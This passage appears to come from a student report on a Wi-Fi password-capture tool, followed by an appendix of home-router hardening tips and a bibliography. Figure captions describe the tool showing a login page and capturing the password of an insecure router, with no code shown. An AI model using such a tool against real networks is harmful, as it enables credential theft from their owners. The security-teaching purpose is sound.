
CREATE THE CRETIFICATION FOR USER INTERACTIVE

Fig. 29: output 12




SELECT INTERFACE OPTION

Fig. 30: output 13




THE TOOL WILL BE RUN AND WAITING FOR THE PASSWORD

Fig. 31: output 14




THIS IS A LOGIN PAGE FOR THE USER

Fig. 32: output 15




IF YOU GOT THE CORRECT PASSWORD

Fig. 33: output 16




VERIFY THE PASSWORD

Fig. 34: output 17




THE TOOL WILL SHOWS SELECT ANOTHER NETWORK OR EXIT

Fig. 35: output 18




EXITING PROCESS

Fig. 36: output 19



THE ROUTER NOT SECURE THIS TOOL WILL BE CAPTURE THE PASSWORD

Fig. 37: output 20



THE ROUTER ARE SECURE THE WIFI PASSWORD ARE NOT FOUND

Fig. 38: output 21

APPENDIX III

8.3 Enforce Security

Time-Tested Wi-Fi (and All Around) Security

Change Your Router Admin Username and Password

Every router comes with a generic username and password—if they come with a password at all. You need it the first time you access the router. After that, change them both. Immediately. The generic usernames are **a matter of public record** for just about every router in existence; not changing them makes it incredibly easy for someone who gets physical access to your router to mess with the settings.

If you forget the new username/password, you should probably stick to pencil and paper, but you can reset a router to its factory settings to get in with the original admin generic info.

Change the Network Name

The service set identifier (SSID) is the name that's broadcast from your Wi-Fi to the outside world so people can find the network. While you probably want to make the SSID public, using the generic network name/SSID generally gives it away. For example, routers from Linksys usually say "Linksys" in the name; some list the maker and model number ("NetgearR6700"). That makes it easier for others to ID your router type. Give your network a more personalized moniker.

It's annoying, but rotating the SSID(s) on the network means that even if someone had previous access—like a noisy neighbor—you can boot them off with regular changes. It's usually a moot point if you have encryption in place, but just because you're paranoid doesn't mean they're not out to use your bandwidth. (Just remember, if you change the SSID and don't broadcast the SSID, it's on you to remember the new name all the time and reconnect ALL your devices—computers, phones, tablets, game consoles, talking robots, cameras, smart home devices, etc.

Activate Encryption

This is the ultimate Wi-Fi no-brainer; no router in the last 10 years has come without encryption. It's the single most important thing you must do to lock down your wireless network. Navigate to your router's settings (**here's how**) and look for security options. Each router brand will likely differ; if you're stumped, head to your router maker's support site.

Once there, turn on WPA2 Personal (it may show as WPA2-PSK); if that's not an option use WPA Personal (but if you can't get WPA2, be smart: go get a modern router). Set the encryption type to AES (avoid TKIP if that's an option). You'll need to enter a password, also known as a network key, for the encrypted Wi-Fi.

Wireless Network (2.4GHz b/g/n)

Enable SSID Broadcast

Enable 20/40 MHz Coexistence

Name (SSID): griffnet-2.4

Channel: 11

Mode: Up to 600 Mbps

Transmit Power Control: 100%

Security Options

None

WPA2-PSK [AES]

WPA-PSK [TKIP] + WPA2-PSK [AES]

WPA/WPA2 Enterprise

Password (Network Key): (8-63 characters or 64 hex digits)

Fig. 39: Wi-Fi

This is NOT the same password you used for the router—this is what you enter on every single device when you connect via Wi-Fi. So make it a long nonsense word or phrase no one can guess, yet something easy enough to type into every weird device you've got that uses wireless. Using a mix of upper- and lowercase letters, numbers, and special characters to make it truly strong, but you have to balance that with ease and memorability.

Double Up on Firewalls

The router has a firewall built in that should protect your internal network against outside attacks. Activate it if it's not automatic. It might say SPI (stateful packet inspection) or NAT (network address translation), but either way, turn it on as an extra layer of protection.

For full-bore protection—like making sure your own software doesn't send stuff out over the network or Internet without your permission—install a firewall software on your PC as well. Our top choice: **Check Point Zone Alarm PRO Firewall 2017**; there's a free version and a \$40 pro version, which has extras like phishing and antivirus protection. At the very least, **turn on the firewall** that comes with Windows 8 and 10.

Turn Off Guest Networks

It's nice and convenient to provide guests with a network that doesn't have an encryption password, but what if you can't trust them? Or the neighbors? Or the people parked out front? If they're close enough to be on your Wi-Fi, they should be close enough to you that you'd give them the password. (Remember—you can always change your Wi-Fi encryption password later.)

Use a VPN




Fig. 40: VPN

A virtual private network (VPN) connection makes a tunnel between your device and the Internet through a third-party server—it can help mask your identity or make it look like you're in another country, preventing snoops from seeing your Internet traffic. Some even block ads. A VPN is a smart bet for all Internet users, even if you're not on Wi-Fi. As some say, **you need a VPN or you're screwed**. Check our list of the **Best VPN services**.

Update Router Firmware

Just like with your operating system and browsers and other software, people find security holes in routers all the time to exploit. When the router manufacturers know about these exploits, they plug the holes by issuing new software for the router, called firmware. Go into your router settings every month or so and do a quick check to see if you need an update, then run their upgrade. New firmware may also come with new features for the router, so it's a win-win.

If you're feeling particularly techie—and have the right kind of router that supports it—you can upgrade to **custom third-party firmware** like **Tomato, DD-**

WRT or **OpenWrt**. These programs completely erase the manufacturer's firmware on the router but can provide a slew of new features or even **better speeds** compared to the original firmware. Don't take this step unless you're feeling pretty secure in your networking knowledge.

Turn Off WPS




Fig. 41: WPS

Wi-Fi Protected Setup, or WPS, is the function by which devices can be easily paired with the router even when encryption is turned on, because you push a button on the router and the device in question. Voila, they're talking. It's not that hard to crack, however, and means anyone with quick physical access to your router can instantly pair their equipment with it. Unless your router is locked away tight, this is a potential opening to the network you may not have considered.

'Debunked' Options

Many security recommendations floating around the Web don't pass muster with experts. That's because people with the right equipment—such wireless analyzer software like **Kismet** or mega-tools like the **Pwnie Express Pwn Pro**—aren't going to let the following tips stop them. I include them for completion's sake because, while they can be a pain in the ass to implement or follow up with, a truly paranoid person who doesn't yet think the NSA is after them may want to consider their options. So, while these are far from foolproof, they can't hurt if you're worried.

Don't Broadcast the Network Name



The screenshot shows a web interface for wireless settings. At the top, there's a header "Wireless Settings". Below it, there's a "Region Selection" section with a "Region:" label and a dropdown menu set to "North America". The next section is "Wireless Network(2.4GHz b/g/n)", which includes two checkboxes: "Enable SSID Broadcast" (checked) and "Enable Wireless Isolation" (unchecked). Below these are three fields: "Name (SSID):" with the text "Netgear DSL Labs", "Channel:" with a dropdown set to "Auto", and "Mode:" with a dropdown set to "Up to 300 Mbps".

Fig. 42: Network Selection

This makes it harder, but not impossible, for friends and family to get on the Wi-Fi; that means it makes it a lot harder for non-friends to get online. In the router settings for the SSID, check for a "visibility status" or "enable SSID broadcast" and turn it off. In the future, when someone wants to get on the Wi-Fi, you'll have to tell them the SSID to type in—so make that network name something simple enough to remember and type. (Anyone with a wireless sniffer, however, can pick the SSID out of the air in very little time. The SSID is not so much as invisible as it is camouflaged.)

Disable DHCP

The Dynamic Host Control Protocol (DHCP) server in your router is what IP addresses are assigned to each device on the network. For example, if the router has an IP of 192.168.0.1, your router may have a DHCP range of 192.168.0.100 to 192.168.0.125—that's 26 possible IP addresses it would allow on the network. You can limit the range so (in theory) the DHCP wouldn't allow more than a certain number of devices—but with everything from appliances to watches using Wi-Fi, that's hard to justify.

For security you could also just disable DHCP entirely. That means you have to go into each device—even the appliances and watches—and assign it an IP address that fits with your router. (And all this on top of just signing into the encrypted Wi-Fi as it is.) If that sounds daunting, it can be for the layman. Again, keep in mind, anyone one with the right Wi-Fi hacking tools and a good guess on your router's IP address range can probably get on the network even if you do disable the DHCP server.

Filter on MAC Addresses

You can use Access Control to allow or block computers or electronic devices from accessing your network.

Turn on Access Control

Access Rule: This is a general rule. You can also allow or block individual devices.

Allow all new devices to connect

Block all new devices from connecting

<input type="checkbox"/>	Status	Device Name	IP Address	MAC Address
<input type="checkbox"/>	Allowed	--	192.168.1.5	18:B
<input type="checkbox"/>	Allowed	Nest Thermostat	192.168.1.6	18:B
<input type="checkbox"/>	Allowed	Brother HL-2270DW Prntr	192.168.1.8	00:2:
<input type="checkbox"/>	Allowed	--	192.168.1.10	18:B
<input type="checkbox"/>	Allowed	kindle.	192.168.1.17	F0:4
<input type="checkbox"/>	Allowed	iPhone	192.168.1.18	F0:9:
<input type="checkbox"/>	Allowed	--	192.168.1.20	18:B
<input type="checkbox"/>	Allowed	XboxOne	192.168.1.21	98:5:
<input type="checkbox"/>	Allowed	Work-Dell	192.168.1.23	BC:8
<input type="checkbox"/>	Allowed	Amazon Echo	192.168.1.24	74:7
<input type="checkbox"/>	Allowed	--	192.168.1.25	44:6:
<input type="checkbox"/>	Allowed	Nexus 7 Android - 5GHz	192.168.1.9	AC:2
<input type="checkbox"/>	Allowed	android.	192.168.1.7	44:6

Fig. 43: Mac Address

Every single device that connects to a network has a **media access control (MAC) address** that serves as a unique ID. Some with multiple network options—say 2.4GHz Wi-Fi, and 5GHz Wi-Fi, and Ethernet—will have a MAC address for each type. You can go into your router settings and physically type in the MAC address of only the devices you want to allow on the network. You can also find the "Access Control" section of your router to see a list of devices already connected, then select only those you want to allow or block. If you see items without a name, check its listed MAC addresses against your known products—MAC addresses are typically printed right on the device. Anything that doesn't match up may be an interloper. Or it might just be something you forgot about—there is a lot of Wi-Fi out there.

Turn Down the Broadcast Power

Got a fantastic Wi-Fi signal that reaches outdoors, to areas you don't even roam? That's giving the neighbors and passers-by easy access. You can, with most routers, turn down the Transmit Power Control a bit, say to 75 percent, to make it harder. Naturally, all the interlopers need is a better antenna on their side to get by this, but why make it easy on them?

BIBLIOGRAPHY

BOOKS

1. Matthew Gast, "802.11 Wireless Networks: The Definitive Guide"
2. George Akerlof and Robert J. Shiller "Phishing for Phools: The Economics of Manipulation and Deception"
3. William E. Shotts, Jr. "The Linux Command Line: A Complete Introduction"
4. Alan T. Norman "Computer Hacking Beginners Guide: How to Hack Wireless Network, Basic Security and Penetration Testing, Kali Linux"
5. Cameron Newham "Learning the bash Shell"

WEBSITES

1. <https://en.wikipedia.org>
2. <https://searchsecurity.techtarget.com>
3. <https://opensource.com>
4. <https://www.tutorialspoint.com>
5. <https://www.shellscript.sh/>

REFERENCES

1. Guido R. Hiertz, RWTH Aachen University Dee Denteneer, Philips Lothar Stibor and Yunpeng Zang, RWTH Aachen University "The IEEE 802.11 Universe".
2. SANS Institute Reading Room site "The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards".
3. Alexander Gutjahr "Wired Equivalent Privacy (WEP) Functionality, Weak Points, Attacks".
4. Scott Fluhrer, Itsik Mantin and Adi Shamir "Weakness in Key Scheduling Algorithm of RC4".
5. Bernard Menezes "Network Security and Cryptography".
6. G. Zeynep Gurkas, A. Halim Zaim, M. Ali Aydin "Security Mechanisms And Their Performance Impacts on Wireless Local Area Networks".
7. <http://www.aircrack-ng.org/>